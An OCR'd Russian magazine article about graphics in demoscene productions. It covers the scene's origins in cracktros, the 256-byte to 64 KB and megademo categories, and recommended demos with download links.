
# графика в демо

ГРАФИКА В ДЕМАХ… ГРАФИКА В ДЕМАХ... ММММ.. ЧТО-ТО НЕ ТО.. ВЕДЬ ДЕМЫ — ЭТО И ЕСТЬ «ГРАФИКА»?! ИЛИ НЕТ? МОЖНО ЖЕ СКАЗАТЬ, ЧТО СОЧЕТАНИЕ МУЗЫКИ И ГРАФИКИ — ДЕМА? МОЖНО. ДАЖЕ ПРОСТО «ГРАФИКА» БЕЗ МУЗЫКИ МОЖЕТ БЫТЬ ДЕМОЙ. У МЕНЯ, НАПРИМЕР, НИКОГДА НЕ БЫЛО GUS`A (ЭТО ТАКАЯ СЦЕНЕРСКАЯ ЗВУКОВАЯ КАРТА), НО САМИ ДЕМЫ НЕПЛОХО ЗАПУСКАЛИСЬ И СМОТРЕЛИСЬ И БЕЗ МУЗЫКИ. КСТАТИ, НОМИНАЦИЯ 512B INTRO (О НЕЙ МЫ ПОГОВОРИМ НИЖЕ) НЕ ЧАСТО БАЛУЕТ ЗРИТЕЛЯ МУЗЫКАЛЬНЫМ СОПРОВОЖДЕНИЕМ. НО ЧТО ЖЕ ТОГДА ПОЛУЧАЕТСЯ — ЛЮБАЯ ГРАФИКА ЕСТЬ ДЕМО? НАДО РАЗОБРАТЬСЯ!

**Lynx**

На самом деле, в деталях рассказывать историю возникновения демосцены в этой статье я не буду, поскольку в интернете и так слишком много материала на эту тему. Особо интересующимся людям, владеющим английским языком и отягощенным лишними 35 евро, я могу посоветовать заказать себе книжку по истории демосцены и альбом рисованной демосценерской графики Freax (http://freax.hu). Отмечу лишь, что тенденция развития здесь стандартна для всего компьютерного искусства — от простого к сложному. Все логично: растут возможности компьютерного железа — развивается креативная мысль демосценера. Что было в начале? А в начале были cracktro под C64. Представляли они собой маленькие программульки в виде одной пиксельной (а какой же еще?) картинки, одной (или нескольких) мелодий и кучи текста в виде всевозможных «бегущих строк». Собственно, все творчество crack-сцены начиналось с того, чтобы как можно необычней и эффектней представить уважаемой публике свою ломалку для софта. Со временем творческая часть отмежевалась, переопределилась, и сформировалось некое подобие демосцены. Народ стал увлеченно соперничать друг с другом в мастерстве выжимания соков из фиксированных конфигураций компов, в использовании новых концептов в дизайне и тому подобных номинациях. Художественная и музыкальная сцены особо не выделялись и были частью одной ДемоСцены. Люди сбивались в команды и боролись за право называться самыми популярными и самыми лучшими. Было весело. Смотришь демку — а там пьяненький носатый мужичок бегущей строкой самыми последними словами кроет некую команду X. А через недельку возьмешь у кого-нибудь дискетку со свежими демами, а там уже, соответственно, команда X кроет бегущей строкой авторов того мужичка. Занимательный креатив! В общем, графика в демах — вещь необходимая, но не определяющая дему как таковую. Должна быть идея и творческая направленность…

➜ **с чего начинается ДЕМО.** Во-первых, под демой в любом случае подразумевают анимацию (согласись, обычную картинку никто демой не назовет). А вот если эту картинку в режиме реального времени морфить, блурить и всячески колбасить, то это уже демо… Конечно, по сегодняшним меркам очень простое, но все же демо. А если уж все действие происходит под музыку — респект! На exUSSR демопати войдет в первую 10-ку. Это — так называемые 2D-эффекты. С них все начиналось, они — носители атмосферы демок 90-х, и именно по ним я порой скучаю в процессе просмотра современных творений, хотя сейчас они производят гораздо



меньше эффекта, ведь у всех есть инет, в котором лежит куча рисованных картинок, а у многих имеются в наличии и графические планшетки… Пиксельная графика не актуальна. Наличие на экране красивой рисованной мышкой картинки не вызывает того восторга, какой был в те времена, когда подобные картинки коллекционировали и знали всех компьютерных художников по никам. Не скажу, что это плохо, ведь это прогресс, но все-таки грустно…

С появлением акселераторов и пиксельных шейдеров демы стали больше напоминать технологические тесты, а не душевную народную живопись. Повторюсь, демосцена — это народное творчество. Понимаешь? Здесь нет правил, регламентов, законов или табу (кроме политики), есть только традиции. Одной из традиций, кстати, является стремление поломать все традиции и сделать что-нибудь из ряда вон выходящее. Это одна из причин, почему демосцена затягивает и долго не отпускает, заставляя ностальгировать по «былым временам».

Слишком абстрактно? Ладно, пример. Смотрим демы, типичные для своего времени: Future Confused by Procreation, Spleen by Marshals, Chrome by Damage.

Красивое сочетание рисованной 2D-графики, рендеринга простеньких 3D-моделей, сцен пролета над местностью (fly by), притянутая за уши общая тема или полное отсутствие таковой. Но в целом — красиво, приятно, и хочется посмотреть еще раз. А теперь смотрим это:

**1** Glitch by Kewlers (ftp://ftp.scene.org/pub/parties/2003/stream03/demo/kwl_itch.zip);

**2** X-Mix 2004 by MFX Kewlers (http://www.pouet.net/prod.php?which=12028);

**3** Typo Graphics by Kewlers (ftp://ftp.scene.org/pub/parties/2004/scene_event04/demo/typo_graphics_by_kewlers.zip).

Контрастно, не правда ли? Динамика, инновация, смелость решения! Ну как после этого можно говорить о графике и дизайне на демосцене обобщенно?! Сколько команд, столько и возможных подходов. Существуют, конечно, какие-то наиболее часто используемые приемы и эффекты, но их комбинации в умелых руках рождает неповторимые шедевры.

Тем не менее, постараюсь хоть как-то структурировать варианты графики в демах (я имею в виду только PC). Не уверен, что получится, но попробовать стоит. Итак…

— **256 БАЙТ**. ОЦЕНИВАЕТСЯ ТОЛЬКО УМЕНИЕ КОДЕРА ВПИХНУТЬ В ТАКОЙ РАЗМЕР ЧТО-ЛИБО. ВОЗМОЖНЫ ДВА ВАРИАНТА:

1 МНОГО МАЛЕНЬКИХ, ПРОСТЕНЬКИХ И ОДНОТИПНЫХ ЭФФЕКТОВ;

2 ОДИН, НО СЛОЖНЫЙ. МОЖЕТ БЫТЬ ПСЕВДО-3D.

— **512 БАЙТ ДЕМО**. ОЦЕНИВАЕТСЯ ТО ЖЕ САМОЕ. ВАРИАНТЫ, В ПРИНЦИПЕ, ТЕ ЖЕ, НО В ТАКОЕ ПРОСТРАНСТВО ДОБАВЛЯЕТСЯ ВОЗМОЖНОСТЬ ВПИХНУТЬ 3D-СЦЕНКУ. А 3D-ДВИЖОК С Z-БУФФЕРОМ В 512 БАЙТ — ЭТО, ЗНАЕТЕ ЛИ, ВПЕЧАТЛЯЕТ САМО ПО СЕБЕ, НЕВЗИРАЯ НА ОТВРАТНУЮ КАРТИНКУ.

— **4 КБ ДЕМО**. ТУТ ПОСВОБОДНЕЕ. 3D-ДВИЖОК, ИНТЕРЕСНЫЕ ТЕКСТУРЫ, МУЗЫКА, ПОЯВЛЯЕТСЯ МЕСТО ДЛЯ ДИЗАЙНЕРА, НО КОДЕР ПО-ПРЕЖНЕМУ ОСТАЕТСЯ ЦЕНТРАЛЬНОЙ ФИГУРОЙ. ОСНОВЫВАЮТСЯ ТАКИЕ ДЕМЫ НА РЕАЛИЗОВАНЫХ В ДВИЖКЕ ЭФФЕКТАХ. ПРАВДА, В 4 КБ ОСОБО НЕ РАЗГУЛЯЕШЬСЯ, И ЧАСТО ЭТИ ДЕМЫ ПРЕДСТАВЛЯЮТ СОБОЙ 2–3 СЦЕНКИ НА OPENGL-ДВИЖКЕ С ПРОСТЫМИ ТЕКСТУРАМИ И ОБЪЕКТАМИ ИЗ ПРИМИТИВОВ (ШАРИКИ, КУБИКИ, БУБЛИКИ). НО ТЕХНИЧЕСКАЯ МЫСЛЬ НЕ СТОИТ НА МЕСТЕ, И СЕЙЧАС МОЖНО УВИДЕТЬ МОЩНЫЕ ВЕЩИ ТИПА SQUISH4K.

— **64 КБ ДЕМО.** ВООООО! ДЛЯ МНОГИХ УВЛЕЧЕННЫХ ДЕМОСЦЕНОЙ ЛЮДЕЙ ЭТО ЧИСЛО ЯВЛЯЕТСЯ САМЫМ ИНТЕРЕСНЫМ. ПОЧЕМУ? ДА ПОТОМУ ЧТО Я ДАЖЕ НЕ ПРЕДСТАВЛЯЮ, КАК МОЖНО ВПИХНУТЬ В 64 КИЛОБАЙТА КВАРТЕТ ИЗ ЧЕТЫРЕХ ОБЕЗЬЯНОК, ИГРАЮЩИХ НА РАЗНЫХ РЕАЛИСТИЧНО ЗВУЧАЩИХ МУЗЫКАЛЬНЫХ ИНСТРУМЕНТАХ, НА ФОНЕ ДИНАМИЧНО ИЗМЕНЯЮЩЕГОСЯ ПЕЙЗАЖА СО СКАЛАМИ И ДЖУНГЛЯМИ! ПОЛЕТ ФАНТАЗИИ ДИЗАЙНЕРА СИМВОЛИЧЕСКИ ОГРАНИЧЕН — НЕЛЬЗЯ ИСПОЛЬЗОВАТЬ РИСОВАННУЮ 2D-ГРАФИКУ (РАСТРОВЫЕ КАРТИНКИ ЗАНИМАЮТ МНОГО МЕСТА). ДИЗАЙН И ГРАФИКА… ДА, ИХ НЕЛЬЗЯ ЗАГНАТЬ В РАМКИ! ПОЭТОМУ ДЕМЫ ДАЖЕ НА ОДНОМ ДЕМОТУЛЗЕ (ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ, СОЗДАННОЕ ДЕМОСЦЕНЕРАМИ ДЛЯ ДЕМОСЦЕНЕРОВ, С ПОМОЩЬЮ КОТОРОГО МОЖНО СОЗДАТЬ ДЕМО, ВПИСЫВАЮЩЕЕСЯ В 64 КБ) ПОЛУЧАЮТСЯ АБСОЛЮТНО НЕПОХОЖИМИ ДРУГ НА ДРУГА! ТАКОГО ПОЛЕТА ФАНТАЗИИ СЕЙЧАС НЕ ВСТРЕТИШЬ ДАЖЕ В МЕГАДЕМО…

Посмотри на это разнообразие:

1 From Dusk til Dawn by Fairlight (ftp://ftp.scene.org/pub/parties/2004/remedy04/demo/fairlight__from_dust_till_dawn.zip);

2 Zoom3 by AND Cybermag (http://www.pouet.net/prod.php?which=10454);

3 Candytron (FR30) by Farbrausch (http://www.pouet.net/prod.php?which=9424);

4 Welcome to by Farbrausch (http://www.pouet.net/prod.php?which=8696);

5 Binary Flow by Conspiracy (http://www.conspiracy.hu/dl.php3?prod=13);

6 Beyond by Conspiracy (http://conspiracy.intro.hu/releases/cns!bydf.zip).

Мегадемо — вершина айсберга. Здесь продемонстрировать способности могут и старожилы демосцены, и новички. Это очень удобный формат для начинающих демосценеров, так как не надо заморачиваться с оптимизацией по размеру, нет необходимости мучить ни кодера, ни моделлера, ни музыканта. Все делают, что хотят и умеют делать. Представь ситуацию: ты впервые в жизни решил сделать ДЕМУ. Ты умеешь, допустим, кодить. А твой друг, например, умеет рисовать мышкой кракозябры в фотошопе. А некий знакомый пишет музыку в трекерах и с предоставит вам пару композиций на выбор. Перед командой встает нелегкий выбор:


1 НАПИСАТЬ ДВИЖОК НА ЧИСТОМ АССЕМБЛЕРЕ, НАПИСАТЬ ГЕНЕРАТОР ТЕКСТУР, НАПИСАТЬ ИНСТРУМЕНТ ДЛЯ МОДЕЛЛЕРА ( СВОЙ МИНИ-3DMAKC), СДЕЛАТЬ ЗВУКОВОЙ СИНТЕЗАТОР (КИЛОБАЙТ НА 20 МАКСИМУМ), ЗАСТАВИТЬ МУЗЫКАНТА ПЕРЕПИСАТЬ КОМПОЗИЦИЮ ПОД НАШ СИНТЕЗАТОР (ВСЕ ПЕРЕЧИСЛЕННОЕ — РУЧКАМИ), УПРОСИТЬ ХУДОЖНИКА ЗАБИТЬ НА ЖЕЛАНИЕ НАРИСОВАТЬ ЧТО-ЛИБО, ИЗУЧИТЬ ВМЕСТО ЭТОГО АБСОЛЮТНО НЕЦЕНЗУРНЫЙ 3D-МОДЕЛИРУЮЩИЙ СОФТ И ЗАДИЗАЙНИТЬ МИНИ-ДЕМО В ЖУТКО ОГРАНИЧЕННЫХ УСЛОВИЯХ ДЛЯ 64 КБ КОНКУРСА.


2 ПРОСТО ДЕЛАТЬ ТО, ЧТО НРАВИТСЯ, НЕ ОГРАНИЧИВАЯ СЕБЯ В РЕСУРСАХ. СОБРАТЬСЯ ВСЕМ ВМЕСТЕ И СШИТЬ ОБЩИЕ НАРАБОТКИ В ОДНУ МЕГАДЕМУ.


В результате получается, что в этом классе проекты абсолютно неприглядные соседствуют с невообразимыми шедеврами! Перечислять лучшие мегадемо очень сложно, так как каждый найдет свою изюминку и направление в общей массе.

